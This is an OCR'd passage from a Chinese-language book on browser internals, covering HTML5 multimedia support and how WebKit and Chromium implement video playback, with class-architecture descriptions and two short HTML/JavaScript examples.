


图 10-19　Chromium 在 Browser 进程中的处理 Extension 的函数调用

上面这些过程在实际的实现过程更为复杂，这里省略了中间过程中的一些函数调用，但是并不妨碍读者理解。经过上面这三个过程，就完成了一次对“chrome.*”接口中定义的函数实现的调用过程。

本章介绍的这些扩展机制在现代浏览器中仍然发挥着重要的作用，因为扩展能力和支持 Web 应用程序的需要依然存在。相信通过这些介绍，读者可以了解它们内在的机制和展现出来的能力，不妨进行一些实现上的尝试。

第11章 多媒体

说到浏览器对多媒体的支持，不得不提的就是 Flash 插件和 HTML5 之争。Flash 对 Web 的发展起了非常重要的作用，它能够支持视频、音频、动画等多媒体功能，虽然现在大家都在讨论 Web 前端领域是否应该丢弃 Flash 插件转而支持 HTML5。在本章中，笔者将回顾 Web 前端中的多媒体发展历程，然后详解现在 HTML5 中引入的多媒体技术。从整体上来看，这的确是一幅欣欣向荣的景象：从没有原生支持和仅是第三方插件支持，到简单的音视频播放，从音频播放再到使用 WebAudio 技术来处理音频，最后再到网络实时视频会议，Web 被引入了极其强大的能力，前所未有。我们有理由相信，这绝对不是终点。

11.1 HTML5 的多媒体支持

在 HTML5 规范出来之前，网页对视频和音频播放的支持基本上都是依靠（Flash）

插件来实现，因为 HTML 语言及相关规范并没有定义视频和音频方面的功能。在 HTML5 之后，这种情况发生了很大的变化，同文字和图片一样，音频和视频直接成为 HTML 一系列规范中第一等公民，千万不要小看第一等公民的地位，这不仅仅说明了网页中可以直接支持多媒体的播放，而且还有很多额外的优点。

首先是 JavaScript 接口的支持，开发者可以使用 JavaScript 接口来方便地控制音视频的播放，实现例如播放、停止和记录等功能。

其次是 HTML5 支持音视频的真正强大之处——多媒体（如视频）与图片一样可以用其他技术来进行操作，例如使用 CSS 技术来修改它的样式（如 3D 变形）。Web 开发者可以将视频同 Canvas2D 或者 WebGL 结合在一起，而之前 Flash 插件中的视频是不能（或者轻易）做到的。回顾第二章的示例代码 2-2 中，“video”元素同“canvas”元素一样被设置了 3D 变形属性，图 2-4 就是它的显示结果。

如果读者觉得 HTML5 只是提供了音频和视频的播放功能，那就显然低估了它的能力，在 HTML5 中，对于多媒体的支持大概包括以下几个部分。

第一个是 HTML 的元素“video”，它用于视频（当然也包括音频）的播放。第二个是 HTML 元素“audio”，它用于单纯的音频播放。第三个是可以将多个声音合成处理的 WebAudio 技术。第四个则是将照相机、麦克风功能与视频、音频和通信结合起来使用的最新技术 WebRTC（网络实时通信），这一 HTML5 对于多媒体领域的重大支持，使得 Web 领域使用视频对话和视频网络会议成为了现实。

目前各个浏览器对于 HTML5 中多媒体的支持正在得到逐步地增强，尤其是对 HTML5 的“video”和“audio”元素的支持，这一趋势在移动操作系统上体现得更为明显。因为很多移动浏览器其实不支持 Flash 插件，这直接导致众多视频内容提供商需要将视频和音频改为采用 HTML5 标准的格式才能正常提供内容。对于 WebRTC 技术，基于对规范的支持目前走在前面的是 Chrome 和 Firefox 浏览器，笔者已经成功使用了 Chrome 和 Firefox 来进行网络视频对话，这的确是一项不可思议的新技术。

一个完整的多媒体解决方案，通常需要 WebKit 和 Chromium 两个项目共同努力，一起解决相关问题，从总体上看，其大致有四个部分。

第一部分当然是 WebKit 的基础部分，包括对规范的支持，这其中有 DOM 树、RenderObject 树和 RenderLayer 树等对多媒体方面的支持。

第二部分是 Chromium 的桥接部分，也就是将 WebKit 的接口桥接到 Chromium 项目中来，包括接口的桥接、渲染方面的桥接等。

第三部分是依赖其他多媒体库，包括 ffmpeg、libjingle 等第三方项目，使用它们来做多媒体方面的处理。

第四部分是 Chromium 对多媒体资源获取和使用多媒体库来帮助解码等管线化过程的具体实现。Chromium 重新实现了整个媒体播放流程，并针对桌面系统和移动系统采用了一些特殊的技术和解决方法。

下面依次来看 HTML5 规范定义的多媒体技术，以及 WebKit 和 Chromium 为 HTML5 多媒体方面的技术做了哪些支持工作，也就是上面这些部分如何运作的。

11.2 视频

11.2.1 HTML5 视频

在 HTML5 规范定义中，Web 开发者可以使用“video”元素来播放视频资源。视频中有个重要的问题就是视频编码格式，对此，目前标准中包含了三种编码格式，它们分别是 Ogg、MPEG4 和 WebM。其中 Ogg 是由 Xiph.org 组织开发的一个开放标准，不需要任何授权费用，它使用 Theora 作为视频编码格式和 Vorbis 作为音频编码格式。MPEG4 是 MPEG 工作组开发的需要授权费用的标准，它使用 H.264 作为视频编码格式和 AAC 作为音频编码格式。而 WebM 是由 Google 研发的标准，它也是完全免费自由使用的，使用 VP8 作为视频编码格式和 Vorbis 作为音频编码格式。表 11-1

说明 4 个主流浏览器是否支持这三种标准的情况。

表 11-1　主流浏览器对 HTML5 中三个视频格式的支持

格式	IE	Firefox	Chrome	Safari
Ogg	否	是	是	否
MPEG 4	是	否	是	是
WebM	否	是	是	否

从图中可以看到，除了 Chrome 浏览器支持所有的三种标准之外，其他浏览器可能只是支持其中的一种或者两种，这对网页的开发者造成了困扰。到底如何编写代码才能让视频在这些浏览器上都能工作呢？示例代码 11-1 是一种很好的解决方法，前提是前端开发者需要了解三种格式的视频文件。

示例代码 11-1　使用“video”元素的 HTML5 代码片段

```
<video width="800" height="600" controls="controls">
  <source src="video.webm" type="video/webm">
  <source src="video.mp4" type="video/mp4">
  <source src="video.ogg" type="video/ogg">
  Your browser does not support the video tag.
</video>
```

浏览器会根据自身支持情况来决定播放哪一个，对于不支持 HTML5 视频规范的浏览器来说，它显示的是用户的浏览器不支持它。

HTML5 提供了一些属性让开发者来使用 JavaScript 代码检查和操作视频。HTML5 在“video”和“audio”元素之间抽象了一个基类元素，也就是“media”元素，结合它提供的能力，大致有以下几个方面的 JavaScript 编程接口。

首先是资源加载和信息方面的接口，开发者可以通过特定接口检查浏览器支持什么格式，如 Metadata 和海报（Poster）等。其次是缓冲（Buffering）处理，包括缓冲区域、进度等信息。然后是播放方面的状态，包括播放、暂停、终止等。再次是搜

寻（Seeking）方面的信息，包括设置当前时间、“Timeupdate”事件，以及两个状态“Seeking”和“seeked”。最后是音量方面的设置，包括获取和设置音量、静音和音量变换等事件。

11.2.2 WebKit 基础设施

WebKit 提供了支持多媒体规范的基础框架，如音视频元素、JavaScript 接口和视频播放等。根据 WebKit 的一般设计思想，它主要是提供标准的实现框架，而具体的实现由各个移植来完成，因为音视频需要平台的支持。图 11-1 是 WebKit 为了达到这一目标而设计的各个类和它们之间的关系，也包括了 Chromium 移植的几个基础类，关系比较复杂，下面按功能来分析它们。




图 11-1 WebKit 支持视频的基础类和关系

首先 WebKit 是支持规范定义的编程接口，图 11-1 中左侧的 HTMLMediaElement 和 HTMLVideo- Element 类是 DOM 树中的节点类，分别对应于 W3C 标准中的定义，包含众多 DOM 接口，这些接口可以被 JavaScript 代码访问。

其次是 MediaPlayer 和 MediaPlayerClient 两个类，它们的作用非常明显。

MediaPlayer类是一个公共标准类，被HTMLMediaElement类使用来播放音频和视频，它本身只是提供抽象接口，具体实现依赖于不同的WebKit移植。同时，一些播放器中的状态信息需要通知到HTMLMediaElement类，这里使用MediaPlayerClient类来定义这些有关状态信息的接口，HTMLMediaElement类需要继承MediaPlayerClient类并接收这些状态信息。根据前面的描述，规范要求将事件派发到JavaScript代码中，而这一实现就在HTMLMediaElement类完成。

然后是不同移植对MediaPlayer类的实现，其中包括MediaPlayerPrivateInterface类和WebMediaPlayerClientImpl类。前者是除了Chromium移植之外使用的标准接口，也是一个抽象接口，由不同移植来实现。后者是Chromium移植的实现类。为什么会这样？因为Chromium将WebKit复制出Blink之后就将MediaPlayerPrivateInterface类直接移除了，而在MediaPlayer类中直接调用它。WebMediaPlayerClientImpl类会使用Chromium移植自己定义的WebMediaPlayer接口类来作为实际的播放器，而真正的播放器则是在Chromium项目的代码中来实现的。

最后是同渲染有关的部分，这里面就是之前介绍的RenderObject树和RenderLayer树，图中的RenderMedia类和RenderVideo类是RenderObject的子类，用于表示Media节点和Video节点。图中并没有关于将MediaPlayer类解码和渲染结合起来这一部分的说明，这在Chromium实现中会介绍到。

图11-1中关于资源获取的部分也没有绘制出来，本质上来讲，同其他资源一样，这里仍然使用ResourceDispatcher类来请求资源，但是在资源的缓冲上Chromium有特殊之处，这些后面介绍。

图11-1是采用硬件加速机制的视频播放所使用的类，对于具体过程将在稍后介绍。当然，WebKit也支持使用软件渲染方式来播放视频，实际比硬件加速方式要简单一些。根据之前章节的描述，WebKit采用软件渲染方式不需要使用RenderLayer类、GraphicsLayer类等，当需要绘制的时候，由RenderVideo类使用HTMLMediaElement类获取MediaPlayer对象，调用它的paint方法来让MediaPlayer对象将解码后的图像绘制在当前的2D图形上下文接口中，具体软件渲染过程前面介绍过，比较容易理解，不再赘述。

11.2.3 Chromium 视频机制

11.2.3.1 资源获取

因为视频资源相对其他资源而言，一般比较大，当用户播放视频的时候，需要连续性播放以获得较好的体验，但是网络可能并不是一直都稳定和高速，所以资源的获取对用户体验很重要，需要使用缓存机制或者其他机制来预先获取视频资源。

图 11-2 是 Chromium 中的缓存资源类。BufferedDataSource 类表示资源数据，它是一个简单的数据表示类，内部包含一个较小的内存空间（32K），实际的缓冲机制由 BufferedResourceLoader 类完成，前面章节介绍了资源的加载机制，BufferedResourceLoader 类也是使用该机制来获取数据，只是它会使用一定的内存空间来保存这些视频数据。在 Chromium 的设置中，最小的缓存空间是 2M 内存，最大的缓存空间是 20M 内存，并没有使用磁盘来缓存视频资源。




图 11-2 Chromium 的视频资源缓存类

上面这些都是浏览器为视频或者音频所做的工作，看起来一切都与网页开发者无关，真是这样的吗？当然不是，W3C 组织提供了 Media Source 规范，开发者可以使用 Media Source 接口来进行音视频数据流的缓冲，这样可以按照实际需求来处理数据。还是来看一个 JavaScript 代码的例子，如示例代码 11-2 所示。

示例代码 11-2 一个使用 MediaSource 接口的代码片段

```
var mediaSource = new MediaSource();
var avideo = document.querySelector('avideo');
avideo.src = window.URL.createObjectURL(mediaSource);
mediaSource.addEventListener('sourceopen', function(e) {
  var sourceBuffer =
      mediaSource.addSourceBuffer('video/webm; codecs="vorbis,vp8"');
  sourceBuffer.append(aChunk);
}, false);
```

这段代码的基本思想是，Web 开发者使用“video”元素的“src”属性设置自定义的数据流。不同于传统文件等数据流方式，示例代码 11-2 使用 MediaSource 对象来创建一个 URL 对象，然后往对象中不断地加入音视频数据。结合前面关于播放控制的 JavaScript 接口和事件，开发者可以将数据流同多媒体播放器播放进度很好地结合起来，从而达到根据实际需求来实现自适应的数据流的目的。

11.2.3.2 基础设施

前面介绍了 WebKit 中支持规范的相关类等基础设施，这里介绍 Chromium 中支持硬件加速机制的视频播放所需的基础设施。图 11-3 是一个总体架构图，基于 Chromium 的多进程结构。




图 11-3 Chromium 多进程结构的媒体播放器设施

根据多进程架构的设计原则，Chromium 的媒体播放器的实现应该在 Renderer

进程，而对于资源的获取则是在 Browser 进程。当然，前面介绍的 WebKit 基础设施需要每个移植的具体实现，所以，WebKit 的 Chromium 移植部分提供了桥接接口，并且实现则是在 Chromium 代码中来完成的。Chromium 支持媒体播放器的具体实现相当复杂，而且涉及到不同的操作系统，目前 Chromium 在不同操作系统上实现的媒体播放器也不一样。首先看一看 Chromium 基础类，为了方便理解这些类和图 11-1 中类之间的关系，图 11-4 标注了一些 WebKit 中同 Chromium 直接相关的类。

